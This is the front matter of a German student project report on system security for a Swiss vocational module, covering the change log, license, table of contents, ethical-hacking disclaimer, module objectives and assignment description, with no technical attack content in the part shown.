


Autor Luis Lüscher
Datum 09. Dezember 2020
Version 1.0
Klassifikation Öffentlich
Seiten 329, inkl. Deckblatt

Dokumentation LB2

Modul 182 Systemsicherheit implementieren




Änderungsverzeichnis

Version	Status	Name	Datum	Beschreibung
0.1	Erledigt	Lüscher, Luis	09.12.2020	Dokument wurde erstellt
0.2	Erledigt	Lüscher, Luis	09.12.2020	Projektmanagementmethode beschreiben Projektumfeld beschrieben Modulidentifikation hinzugefügt
0.3	Erledigt	Lüscher, Luis	10.12.2020	Informieren über SOAR Informieren über Phishing Informieren über Phishing Button Informieren über Wi-Fi Attacke Informieren über Metasploit
0.4	Erledigt	Lüscher, Luis	11.12.2020	Informieren über Honey Pot Informieren über Kali Linux Informieren über Anonymität im Internet
0.5	Erledigt	Lüscher, Luis	14.12.2020	SWOT und Risikoanalyse erstellen Namenskonvention übernehmen Testfälle erstellen Themenübersicht erstellen Testkonzept definieren Anforderungen definieren
0.6	Erledigt	Lüscher, Luis	16.12.2020	Entscheidung SOAR Entscheidung Phishing und Outlook Button Entscheidung Honey Pot Entscheidung Anwendungsfälle für Metasploit
0.7	Erledigt	Lüscher, Luis	17.12.2020	Aufsetzen der virtuellen Maschinen Installation von TheHive Installation von Cortex Konfiguration von Analyzers und Responders in Cortex
0.72	Erledigt	Lüscher, Luis	18.12.2020	Installation von MISP Integration von Cortex und MISP in TheHive Simulation mehrere Prozesse in TheHive und MISP
0.74	Erledigt	Lüscher, Luis	21.12.2020	Installation von GoPhish Erstellen und Hinzufügen SSL Zertifikat GoPhish Erstellen von Beispiel Phishing Mails und Landing Pages Hinzufügen eines Report Button in Outlook
0.76	Erledigt	Lüscher, Luis	22.12.2020	Simulation einer Phishing Attack (Ansicht Unternehmen und Angreifer) Simulieren einer WiFi-Attack mit iPhone Hotspot
0.78			23.12.2020	Simulieren verschiedener Angriffe auf Metasploitable System
0.8	Erledigt	Lüscher, Luis	27.12.2020	Installieren von T-Pot
0.85	Erledigt	Lüscher, Luis	29.12.2020	Testfälle ausführen Testresultate dokumentieren
0.9	Erledigt	Lüscher, Luis	30.12.2020	Reflexion / Schlusswort schreiben
1.0	Erledigt	Lüscher, Luis	30.12.2020	Final Check 1 von 1

Lizenz

Creative Commons License



Dieses Werk ist unter einer Creative Commons Lizenz vom Typ Namensnennung – Nicht kommerziell – Weitergabe unter gleichen Bedingungen 3.0 Schweiz (CC BY-NC-SA 3.0 CH) zugänglich. Um eine Kopie dieser Lizenz einzusehen, konsultieren Sie <https://creativecommons.org/licenses/by-nc-sa/3.0/ch/> oder wenden Sie sich brieflich an Creative Commons, 444 Castro Street, Suite 900, Mountain View, California, 94041, USA.

Sie dürfen:

Teilen - das Material in jedwedem Format oder Medium vervielfältigen und weiterverbreiten

Bearbeiten – das Material remixen, verändern und darauf aufbauen

Unter folgenden Bedingungen:

Namensnennung – Sie müssen angemessene Urheber- und Rechteangaben machen, einen Link zur Lizenz beifügen und angeben, ob Änderungen vorgenommen wurden. Diese Angaben dürfen in jeder angemessenen Art und Weise gemacht werden, allerdings nicht so, dass der Eindruck entsteht, der Lizenzgeber unterstützt gerade Sie oder Ihre Nutzung besonders.

Nicht kommerziell – Sie dürfen das Material nicht für kommerzielle Zwecke nutzen.

Weitergabe unter gleichen Bedingungen – Wenn Sie das Material remixen, verändern oder anderweitig direkt darauf aufbauen, dürfen Sie Ihre Beiträge nur unter derselben Lizenz wie das Original verbreiten.

Keine weiteren Einschränkungen – Sie dürfen keine zusätzliche Klauseln oder technische Verfahren einsetzen, die anderen rechtlich untersagen, was die Lizenz erlaubt.

Inhaltsverzeichnis

1. Vorwort	9
1.1. Ehrenwörtliche Erklärung.....	9
1.2. Haftungsausschluss	10
1.2.1. Haftung für Links	10
1.3. Management Summary	11
1.4. Projekthintergrund	11
1.5. Zielgruppe	11
1.6. Danksagung.....	11
1.7. Darstellung und Aufbau	12
1.7.1. Abbildung.....	12
1.7.2. Tabelle	12
1.8. Modulidentifikation.....	13
1.8.1. Handlungsnotwendige Kenntnisse	14
1.8.2. Leistungsbeurteilungsvorgaben	15
2. Umfeld und Ablauf	17
2.1. Fiktives Unternehmen.....	17
2.1.1. Internet Auftritt.....	17
2.2. Aufgabenstellung	18
2.2.1. Titel der Arbeit.....	18
2.2.2. Ausgangslage	18
2.2.3. Detaillierte Aufgabenstellung	18
2.2.4. Bewertungsraster	19
2.2.5. Themenübersicht.....	20
2.2.6. Mittel und Methoden.....	20
2.2.7. Vorkenntnisse	20
2.3. Individuelle Beurteilungskriterien	21
2.3.1. SOAR.....	21
2.3.2. Phishing	22
2.3.3. Outlook Phishing Button	23
2.3.4. Metasploit.....	24
2.3.5. Metasploitable	25
2.3.6. Honey Pot	26
2.3.7. DDoS	27
2.3.8. Systemsicherheit im eigenen Netzwerk.....	28
2.4. Projektantrag.....	29
2.5. Arbeitsumfeld	30
2.5.1. Arbeitsplatz	30
2.5.2. Hardware & Software	30
2.5.3. Dokumentablage	31
2.6. Namenskonvention.....	32
2.6.1. Gerätetypen	32
2.7. Zeitplanung	33
2.7.1. Termine.....	33
2.7.2. Arbeitstage.....	33
2.7.3. GANTT.....	34
2.7.4. Erklärung GANTT.....	35
2.7.5. Meilensteine.....	36
2.8. Arbeitsjournal	37
2.8.1. Tag 1.....	37
2.8.2. Tag 2.....	38
2.8.3. Tag 3.....	39

2.8.4. Tag 4.....	40
2.8.5. Tag 5.....	41
2.8.6. Tag 6.....	42
2.8.7. Tag 7.....	43
2.8.8. Tag 8.....	44
2.8.9. Tag 9.....	45
2.8.10. Tag 10.....	46
2.8.11. Tag 11.....	47
2.8.12. Tag 12.....	48
2.8.13. Tag 13.....	49
3. Projektmanagement.....	50
3.1. IPERKA.....	50
3.1.1. Informieren.....	50
3.1.2. Planen.....	50
3.1.3. Entscheiden	51
3.1.4. Realisieren.....	51
3.1.5. Kontrollieren.....	51
3.1.6. Auswerten	51
3.2. Projektaufbauorganisation.....	52
3.2.1. Beschreibung Projektleiter.....	53
3.2.2. Beschreibung System Engineer.....	53
3.3. Pflichtenheft	54
3.3.1. Pflichtenheft Projektleiter	54
3.3.2. Pflichtenheft System Engineer.....	54
3.4. Aufgabenaufteilung	55
3.4.1. Aufgaben Luis Lüscher.....	55
3.5. SWOT	56
3.5.1. SWOT Beschreibung.....	56
3.5.2. SWOT Strategie	57
3.5.3. SWOT Analyse.....	58
3.6. Risikoanalyse	59
3.6.1. Erklärung.....	59
3.6.2. Vorgehensweise.....	59
3.6.3. Risikoanalysetabelle.....	60
3.6.4. Risikomatrix.....	61
4. Informieren	62
4.1. Auftrag klären.....	62
4.2. Themen.....	62
4.2.1. Server in einer Cloud.....	62
4.2.2. Incident Response.....	65
4.2.3. SOAR.....	71
4.2.4. Phishing	76
4.2.5. Outlook Phishing Button	79
4.2.6. Wi-Fi Attack.....	82
4.2.7. Metasploit.....	83
4.2.8. Metasploitable	96
4.2.9. Honey Pot	98
4.2.10. DDoS	103
4.2.11. Kali Linux	104
4.2.12. Threat Management	104
4.2.13. ARP Spoofing.....	106
4.2.14. The Onion Router.....	109

5. Planen.....	112
5.1. Benötigte Infrastruktur	112
5.2. Testkonzept	112
5.2.1. Erklärung Klassifikation	113
6. Entscheiden.....	114
6.1. SOAR	114
6.2. Phishing.....	114
6.3. Outlook Phishing Button	114
6.4. Systemsicherheit im eigenen Netzwerk	114
7. Realisieren.....	115
7.1. Aufsetzen eines externen Server.....	115
7.2. SOAR – TheHive.....	118
7.2.1. Installation.....	118
7.2.2. Installation Synapse	122
7.2.3. Outlook Einstellungen.....	123
7.3. SOAR – Cortex	125
7.3.1. Installation.....	125
7.3.2. Hinzufügen einer Organisation.....	127
7.3.3. Hinzufügen eines Benutzer.....	129
7.3.4. Installieren von Analyzers & Responders	130
7.3.5. Hinzufügen von Analyzers & Responders	132
7.3.6. Verwaltung von Analyzers & Responders	134
7.3.7. Integration Cortex in TheHive	136
7.3.8. Testen der Analysatoren.....	142
7.4. SOAR – MISP	143
7.4.1. Installation.....	143
7.4.2. Grundkonfiguration.....	146
7.4.3. Erstellen einer Organisation.....	149
7.4.4. Integration MISP in TheHive	151
7.5. Phishing - GoPhish.....	159
7.5.1. Vorbereitung Installation.....	159
7.5.2. Login Probleme	160
7.5.3. Installation GoPhish.....	161
7.5.4. Benutzer und Gruppen erstellen	165
7.5.5. Email Template erstellen	168
7.5.6. Manuelles setzen von Links zur Landing Page.....	171
7.5.7. Erstellen von Landing Pages	171
7.5.8. Erstellen von Sending Profiles	174
7.5.9. Erstellen von Campaigns.....	176
7.5.10. Konfiguration für Report Button.....	181
7.5.11. SSL Zertifikat erstellen & hinzufügen	183
7.5.12. Gegenmassnahmen Phishing	188
7.6. Outlook Phishing Button	189
7.7. WiFi Attack - Smartphone Hotspot	194
7.7.1. Benötigte Ressourcen	194
7.7.2. Beispiel mit persönlichem Hotspot	194
7.8. Metasploit	200
7.8.1. Wie kann ich solche Angriffe verhindern?	215
7.9. Metasploitable	216
7.9.1. Installation auf ESX	216
7.9.2. NMAP Port Scan und Service Scan	220
7.9.3. NMAP Service Scan mit OS-Erkennung	221

7.9.4. NMAP UDP Scan	222
7.9.5. Angriff auf MySQL Dienst TCP 3306.....	223
7.9.6. Angriff auf SSH TCP 22.....	227
7.9.7. Angriff auf FTP TCP 21	229
7.9.8. Angriff auf Telnet TCP 23	232
7.9.9. Angriff auf SMTP TCP 25	235
7.9.10. Angriff auf HTTP 80.....	236
7.9.11. Angriff auf Portmapper TCP 111	238
7.9.12. Angriff auf Samba TCP 139/445	241
7.9.13. Angriff auf Ingreslock TCP 1524	243
7.9.14. Angriff auf Distcc TCP 3632.....	244
7.9.15. Angriff auf PostgreSQL TCP 5432	246
7.9.16. Angriff auf VNC TCP 5900.....	248
7.9.17. Angriff auf IRC TCP 6667	251
7.9.18. Angriff auf Tomcat TCP 8180.....	252
7.9.19. Wie kann ich solche Angriffe verhindern?	255
7.10. Honey Pot	256
7.10.1. Installation	256
7.10.2. Router Konfiguration.....	262
7.10.3. Admin Panel.....	263
7.10.4. Web Panel	265
7.10.5. Offene Ports.....	267
7.10.6. Troubleshooting.....	268
7.11. Simulation einer DDoS Attacke.....	270
7.11.1. Aufsetzen eines BYOB Bot-Net	270
7.11.2. Durchführung einer DDoS Attacke via Ping.....	275
7.11.3. Durchführung einer DDoS Attacke via Skript.....	277
7.11.4. Wie kann ich solche Angriffe verhindern?	278
7.11.5. Massnahmen zum Schutz vor DDoS Angriffen gemäss NCSC.....	279
7.12. ARP Spoofing.....	280
7.12.1. Gegenmassnahmen ARP Spoofing	283
7.13. Heimnetzwerk sichern	285
7.13.1. UniFi Dream Machine.....	285
7.13.2. Threat Management.....	291
7.14. Hidden Server betreiben.....	293
8. Kontrollieren.....	294
8.1. Testfälle	294
8.1.1. SOAR Testfälle	294
8.1.2. Testfälle Phishing	295
8.1.3. Outlook Phishing Button	297
8.1.4. Metasploit.....	298
8.1.5. Metasploitable	300
8.1.6. Honey Pot	301
8.1.7. DDoS	303
8.1.8. Systemsicherheit im eigenen Netzwerk.....	304
9. Auswerten	306
9.1. Honey Pot 1 Kurzzeitanalyse 24h.....	306
9.1.1. Cowrie – Auswertung	306
9.1.2. Rdp – Auswertung	309
9.2. Honey Pot 2 Langzeitanalyse 7d	310
9.2.1. Cowrie – Auswertung	310
9.2.2. Rdp – Auswertung	314

9.3. Unterschied Kurz- und Langzeitanalyse.....	315
9.4. Auswertung UDM Pro.....	315
9.5. Auswerten der Testfälle.....	316
9.6. Reflexion.....	317
9.7. Zukunftsaussichten	317
10. Glossar	318
11. Verzeichnisse	319
11.1. Quellenverzeichnis	319
11.2. Tabellenverzeichnis.....	320
11.3. Abbildungsverzeichnis.....	322

1. Vorwort

1.1. Ehrenwörtliche Erklärung

Ich versichere, dass ich die vorliegende Arbeit selbstständig und ohne Benutzung anderer als der im Literaturverzeichnis angegebenen Quellen und Hilfsmittel angefertigt habe.

Die wörtlich oder inhaltlich den im Literaturverzeichnis aufgeführten Quellen und Hilfsmitteln entnommenen Stellen sind in der Arbeit als Zitat bzw. Paraphrase kenntlich gemacht.

Oberengstringen, 30.12.2020

Luis Lüscher

1.2. Haftungsausschluss

Alle Videos und Tutorials auf security.luis-luescher.com und auf dem YouTube-Kanal [lslschr](#) dienen ausschliesslich zu Informations- und Bildungszwecken.

Ich bin der Meinung, dass ethisches Hacking, Informationssicherheit und IT-Sicherheit vertraute Themen für jeden sein sollten, der digitale Informationen und Computer verwendet. Ich glaube, dass es unmöglich ist, sich vor Hackern zu schützen, ohne zu wissen, wie Hacking funktioniert. Die Tutorials und Videos, die auf security.luis-luescher.com zur Verfügung gestellt werden, sind nur für diejenigen gedacht, die sich für ethisches Hacking, IT-Sicherheit, Penetrationstests und Malware-Analyse interessieren.

Ich bin gegen den Missbrauch der Informationen und ich rate davon ab, da dies strafrechtliche Folgen bedeuten würde. Bitte betrachte das Wort Hacking als ethisches Hacking oder Penetrationstests, wenn dieses Wort in dieser Dokumentation oder auf meiner Website verwendet wird.

Alle Tutorials und Videos wurden mit eigenen Routern, Servern, Webseiten und anderen Ressourcen erstellt, sie enthalten keine illegalen Aktivitäten.

Ich förder, ermutige oder unterstütze keine illegalen Aktivitäten oder Hacker ohne eine schriftliche Erlaubnis im Allgemeinen. Ich möchte das Sicherheitsbewusstsein schärfen und die Leser informieren, wie sie es verhindern können, Opfer von Hackern zu werden.

Wenn du beabsichtigst, die Informationen für illegale Zwecke zu verwenden, verlassen die Website oder die Dokumentation umgehend. Ich kann nicht für einen Missbrauch der bereitgestellten Informationen verantwortlich gemacht werden.

Weiterführende Informationen:

- [Art. 134 schweizerisches Strafgesetzbuch](#)

1.2.1. Haftung für Links

Links auf Webseiten von Drittanbietern, sowie Verweise darauf, liegen ausserhalb des Verantwortungsbereichs von Luis Lüscher. Jegliche Verantwortung für die Inhalte dieser Dokumentation wird abgelehnt. Wer auf von Drittanbietern zugreift, diese besucht oder nutzt, tut dies auf eigene Gefahr.

1.3. Management Summary

Im Modulunterricht des Modul 182 «Systemsicherheit implementieren» werden verschiedene Kenntnisse in Bezug auf IT-Security vermittelt. Die Handlungsziele des Modul sind so aufgebaut, dass der Lernende erlernt wie man bestehende Systeme gezielt mit geeigneten Mitteln auf Sicherheitslücken und auf Konfigurationsmängel untersucht, auf Basis der gesammelten Informationen Massnahmen ausarbeitet und die Sicherheitsmassnahmen implementiert und dokumentiert.

Das Ziel ist es, dass der Lernende die Notwendigkeit eines guten Security-Management versteht und selbst realisieren kann.

Die Leistungsbeurteilung 2 wird mit der Projektmethode IPERKA abgearbeitet dessen Fokus auf der Planung des Projekt liegt. Innerhalb der Dokumentation hat sich der Lernende mit verschiedenen Themen wie Phishing, dem Aufsetzen und Verwenden eines Security Incident & Response Plattform (SIRP), dem Verwendungszweck eines Honey Pot und verschiedenen Angriffstechniken auseinandergesetzt. Weiteres Wissen wird mit der Website security.luis-luescher.com vermittelt.

1.4. Projekthintergrund

Im Rahmen des Modulunterricht im Modul 182 «Systemsicherheit implementieren» musste die Klasse ST18a den Leistungsnachweis 2 durch einen Screencast zu einem ausgewählten Modulthema erbringen.

Für die Arbeiten werden ca. 20 Lektionen eingerechnet.

Diese Lektionen verteilen sich über die geplanten Unterrichtseinheiten. Die Arbeiten werden in der letzten Unterrichtseinheit in Form einer Präsentation, in welcher der Screencast ein Bestandteil davon ist, abgegeben und durch die Fachlehrperson formal abgenommen.

Das Lernprodukt wird anhand der dafür vorgesehenen Kriterienliste bewertet. Die Aufgaben können aus dem Themenkatalog gewählt werden. Eigene Themen können eingebracht werden, müssen aber mit der Fachlehrperson besprochen und vereinbart werden. Die Arbeit muss eine ausreichende Komplexität und einen gewissen Umfang aufweisen. Es wird erwartet, dass in der Regel drei bis vier Handlungsziele aus der Modulidentifikation abgedeckt werden.

1.5. Zielgruppe

Diese technische Dokumentation richtet sich an fachlich kompetente Leser die Vorkenntnisse von Linux und IT-Security haben.

1.6. Danksagung

Ich möchte mich als erstes ganz herzlich bei meiner Berufsbildern Claudia Zeuren bedanken. Sie betreut mich seit Beginn des dritten Lehrjahr und konnte mir seit nun vier Monaten viel neues Wissen vermitteln im breiten Themengebiet der IT-Security. Auch möchte ich mich bei Marcello Calisto bedanken, der mich in der schulischen Ausbildung immer wieder aufs Neue herausfordert und versucht, dass ich mein volles Potenzial ausschöpfen kann. Zudem hat er den gesamten Unterricht, wie immer, sehr spannend gestaltet.

Als letztes möchte ich mich noch bei noch bei meinem Vater Theodor Emanuel Lüscher bedanken für das Gegenlesen meiner Dokumentation.

1.7. Darstellung und Aufbau

Als Rechtschreibhilfe wurde die integrierte Überprüfungsfunktion von Word verwendet. Außerdem wurde die Dokumentation von verschiedenen Personen auf die Rechtschreibung überprüft.

Es wird unter verschiedenen Textsorten unterschieden. Dafür wurde die Formatierung selbst definiert:

Text Zitierte Texte werden kursiv geschrieben.

Text Texte, welche besonders zu beachten sind, werden **fett** hervorgehoben.

URL Verlinkungen werden unterstrichen.

1.7.1. Abbildung



Abbildung 1: Beispiel Abbildung

1.7.2. Tabelle

Abbildung 2: Beispiel Tabelle

1.8. Modulidentifikation

Modulnummer 182

Titel Systemsicherheit implementieren

Kompetenz Server und Arbeitsplätze bezüglich Systemsicherheit untersuchen, Verbesserungsvorschläge ausarbeiten und umsetzen

Handlungsziele

- 1) Bestehende Systeme (Client, Server, Netzwerkkomponenten und Services) gezielt mit geeigneten Mitteln auf Sicherheitslücken und auf Konfigurationsmängel untersuchen
- 2) Auf Basis der gesammelten Informationen Massnahmen für die Systemsicherheit ausarbeiten.
- 3) Sicherheitsmassnahmen implementieren und dokumentieren.
- 4) Nach Vorgabe auf ein zuvor abgesichertes System ein Host basierendes Intrusion Detection Systems, HIDS installieren und konfigurieren.
- 5) Änderungen / Anpassungen bezüglich Sicherheit und Funktionsfähigkeit mit den zur Verfügung stehenden Log- und Systeminformationen sowie Informationen aus dem HIDS auf Wirksamkeit überprüfen. Falls erforderlich, Systemdokumentation nachführen.
- 6) Implementierte Systemsicherheit überwachen

1.8.1. Handlungsnotwendige Kenntnisse

- 1) Kennt Mittel und Methoden zum Aufspüren von Sicherheitslücken und Konfigurationsmängeln in Systemen (z.B. Portscanner, Hardening Tools)
- 2) Kennt die Bedeutung einer vollständigen Dokumentation in Bezug auf Systemsicherheit.
- 3) Kennt die häufigsten sicherheitsrelevanten Fehler bei der Konfiguration von Systemen.
- 4) Kennt die für Systeme relevanten Sicherheitseinstellungen auf der Ebene von Betriebssystem, Applikationen, Netzwerkkomponenten und Benutzern.
- 5) Kennt die für den Betrieb nötigen Dienste und deren Abhängigkeiten.
- 6) Kennt Verfahren zur Aktualisierung von Lizzenzen.
- 7) Kennt das Vorgehensprinzip und die Sicherheitsvorschriften zur Identifikation sicherer Quellen für Software-Updates und Patches.
- 8) Kennt Kriterien zur Überprüfung der Aktualität von Software und kennt die Folgen einer Nicht-Aktualisierung.
- 9) Kennt Standardverfahren zum Härt(en) von Systemen
- 10) Kennt Möglichkeiten, um die physikalische Sicherheit von Hardware zu gewährleisten.
- 11) Kennt das Prinzip der Restriktion von Benutzerberechtigung.
- 12) Kennt Möglichkeiten mittels Instruktion der Benutzer die Systemsicherheit zu erhöhen (z.B. Social Engineering, Passwortcontainer)
- 13) Kennt Möglichkeiten mittels eines HDIS Systeminformationen zu sammeln.
- 14) Kennt den Inhalt sicherheitsrelevanter Logdaten des Systems und des HIDS.
- 15) Kennt typische System-Anomalien (z.B. Datenvolumen, Zugriffe)
- 16) Kennt Inhalte einer Systemdokumentation.
- 17) Kennt die bei einer Systemüberwachung sicherheitsrelevanten Prinzipien

1.8.2. Leistungsbeurteilungsvorgaben

Institution TBZ Technische Berufsschule Zürich

Übersicht Dreiteilige LBV; Erstes Element: Gruppenarbeit mit Präsentation / Zweites Element: Praktische Arbeit / Drittes Element: Schriftlicher Test

Der momentane Teil ist hellblau markiert, bereits absolvierte Teile sind hellgrün markiert.

Teil	1
Gewichtung	30%
Richtzeit (Empfehlung)	1
Element-Beschreibung	Netzwerk: Schwachstellen in Screenshots erkennen und Verbesserungen vorschlagen/umsetzen Massnahmen Systemsicherheit: Planung eines wirksamen Schutzes gegen Angriffe von Innen und Dritten für ein KMU.
Hilfsmittel	Computer, Spick (max. zwei A4 Seiten handgeschrieben)
Bewertung	Netzwerk, 40-50 % der Gesamtpunktzahl Massnahmen Systemsicherheit, 50-60 % der Gesamtpunktzahl
Praxisbezug	Bildungsplan Systemtechnik: B2.1: Erkennen und bewerten Sicherheitsrisiken unter Berücksichtigung der Kundenbedürfnisse und des Umfelds. B2.2: Konzipieren Sicherheitsmassnahmen im Netz zur Minimierung der Risiken (MAC-Filter, Malware-/Virenfilter, VLAN, VPN inkl. Verschlüsselung, Security-Gateways, Zugriffskontrollen) und planen die Umsetzung B2.3: Setzen die Sicherheitsmassnahmen um und testen ihre Funktion.
Teil	2
Gewichtung	30%
Richtzeit (Empfehlung)	2
Element-Beschreibung	Sicherheitseinstellungen: Sicherheitseinstellungen für Betriebssysteme, Applikationen, Benutzer und Netzwerkkomponenten planen und durchführen Updates: Umsetzung planen und durchführen Systemsicherheit: Härten der Systeme durchführen
Hilfsmittel	Virtuelle Server-/Clientumgebung
Bewertung	Sicherheitseinstellungen: 50-60 % der Gesamtpunktzahl Updates: 10-20 % der Gesamtpunktzahl Systemsicherheit: 20-30 % der Gesamtpunktzahl
Praxisbezug	Bildungsplan Systemtechnik: B3.1: Überwachen die Performance, Sicherheit, Verfügbarkeit, Zugriffe (IDS oder Personenzugriffe), Dateninhalte, Logjournale mit geeigneten Werkzeugen (Realtime-Monitoring oder periodische Kontrolle), analysieren sie und schlagen Massnahmen vor.

	B3.2: Schlagen Szenarien (inkl. für Extremsituationen und Notfallsituationen) vor und planen die nötigen Verbesserungsschritte B3.3: Setzen Anpassungen im Netz um (inkl. Inbetriebnahme von NMS), dokumentieren diese und überprüfen die Wirksamkeit. C4.3: Installieren die Systeme unter Berücksichtigung der notwendigen Sicherheitsvorkehrungen (Zugriffsberechtigung, Datenbanksicherung, Disaster-Recovery), Performance und Verfügbarkeit
Teil	3
Gewichtung	40%
Richtzeit (Empfehlung)	8
Element-Beschreibung	Anforderungen: Planung, Dokumentation und teilweise Umsetzung von Systemsicherheit in einem KMU (ICT-Systeme, Einsatz Support, Risikobeurteilung). Auswahl: HDIS installieren und konfigurieren oder Schutzmassnahmen gegen Viren-, Phishing Attacken implementieren.
Hilfsmittel	Virtuelle Server-/Clientumgebung Themenspezifische Software
Bewertung	Sicherheit ICT Systeme: 20% der Gesamtpunktzahl Einsatz und Organisation Support: 15 % der Gesamtpunktzahl Risikoabschätzungen: 25% der Gesamtpunktzahl Schutzmassnahmen implementieren, überwachen: 25% der Gesamtpunktzahl Präsentation, Fachgespräch: 15 % der Gesamtpunktzahl
Praxisbezug	Bildungsplan Systemtechnik: B3.2: Schlagen Szenarien (inkl. Für Extremsituationen und Notfallsituationen) vor und planen die nötigen Verbesserungsschritte. C5.3: Installieren die Netzdienste (z.B. Cloudservices, CMS, Webserver/-applikationen, etc.) inkl. serverseitiger Script- und/oder Programmiersprachen unter Berücksichtigung der nötigen Sicherheitsvorkehrungen, Performance und Verfügbarkeit. D2.2: Stellen System- und Betriebssicherheit sicher indem sie das Einhalten der Berechtigungen, Authentifizierungs- und Autorisierungsregeln überprüfen und konsequent umsetzen. D2.5: Testen die Funktionalität, Performance und Sicherheit der Systeme und dokumentieren die Testergebnisse.

Tabelle 1: Leistungsbeurteilungsvorgaben des Moduls 182

2. Umfeld und Ablauf

2.1. Fiktives Unternehmen

Als IT - Dienstleister habe ich für das Modul die fiktive Firma ICT System AG gegründet. Dies sollte auch den Auftrag um einiges professioneller und realistischer wirken lassen.

Die ICT System AG wurde im Jahr 2020 von Luis Lüscher ins Leben gerufen ebenso wurde durch ihn der Internet Auftritt erstellt. Die ersten Dienstleistungen, die wir angeboten haben, war Web Hosting, danach ging es in den Bereich Web Entwicklung, bis wir nun bei der IT-Security angekommen sind. Wir haben uns auf die Beratung von Umstrukturierungen sowie Aktualisierungen von ganzen IT-Infrastrukturen spezialisiert und übernehmen ebenfalls den operativen Teil – wenn gewünscht.

2.1.1. Internet Auftritt

Um unserer Firma ebenfalls im Internet zu repräsentieren haben wir eine Website erstellt. Dies sollte dem Unternehmen den nötigen professionellen Auftritt verschaffen. Unsere Website ist unter folgender URL erreichbar: <https://ictsystem.ch/>

2.2. Aufgabenstellung

2.2.1. Titel der Arbeit

Originaltext gemäss M182_Prüfungsauftrag.pdf

LB2 – Praktische Arbeit

2.2.2. Ausgangslage

In einer Einzelarbeit müssen verschiedene Kompetenzen und Themen bearbeitet werden. Das theoretische Wissen dazu wurde im Verlauf der Leistungsbeurteilung 1 vermittelt. Die erarbeitenden Resultate müssen in einer Dokumentation abgelegt werden.

2.2.3. Detaillierte Aufgabenstellung

Originaltext gemäss M182_Prüfungsauftrag.pdf

Prüfungsdurchführung

Der Leistungsnachweis (Teamarbeit oder Einzelarbeit) wird durch einen Screencast zu einem ausgewählten Modulthema erbracht.

*Für die Arbeiten werden **ca. 20 Lektionen** eingerechnet. Diese Lektionen verteilen sich über die geplanten Unterrichtseinheiten. Die Arbeiten werden in der letzten Unterrichtseinheit in Form einer Präsentation, in welcher der Screencast ein Bestandteil davon ist, abgegeben und durch die Fachlehrperson formal abgenommen.*

Das Lernprodukt wird anhand der dafür vorgesehenen Kriterienliste bewertet.

Die Aufgaben können aus dem Themenkatalog gewählt werden. Eigene Themen können eingebracht werden, müssen aber mit der Fachlehrperson besprochen und vereinbart werden.

Die Arbeit muss eine ausreichende Komplexität und einen gewissen Umfang aufweisen. Es wird erwartet, dass in der Regel drei bis vier Handlungsziele aus der Modul-Identifikation abgedeckt werden.

Prüfungs-dokumente

- *Themenkatalog*
- *Kriterienliste zur Bewertung der Arbeiten*

Bewertung & Notenberechnung:

Die Bewertung erfolgt anhand der Kriterienliste mittels eines Punkterasters (Max. 30 Punkte). Die Punkte beschreiben den Erfüllungsgrad.

2.2.4. Bewertungsraster

Für die Bewertung des Cast wird folgendes Bewertungsraster verwendet (Ergänzung für den Punkt 2.2.3. «Detaillierte Aufgabenstellung»):

Bewertung	Bewertung
Komplexität d. Themas, Umsetzung (Max. 12P)	
Machart (Realisierung, Schnitt, Ton) (Max. 9P) Produktion des Casts (Schnitt, selbst gesprochen, Dauer mind. 8 Min.)	
Doku (Drehbuch, Journal, Resilienz-Bezug) (Max. 3P) Falls selbst gesprochen => freiwillig (Bezug zu Resilienz vorhanden) Falls nicht selbst gesprochen => obligatorisch	
Präsentation, Live-Demo, Quellen (Max. 4P.)	
Engagement (Kreativität, Risikobereitschaft) (Max. 2P.)	
Total Punkte (Max 30)	
Tandem-Note Projektauftrag	

Tabelle 2: Bewertungsraster LB2

2.2.5. Themenübersicht

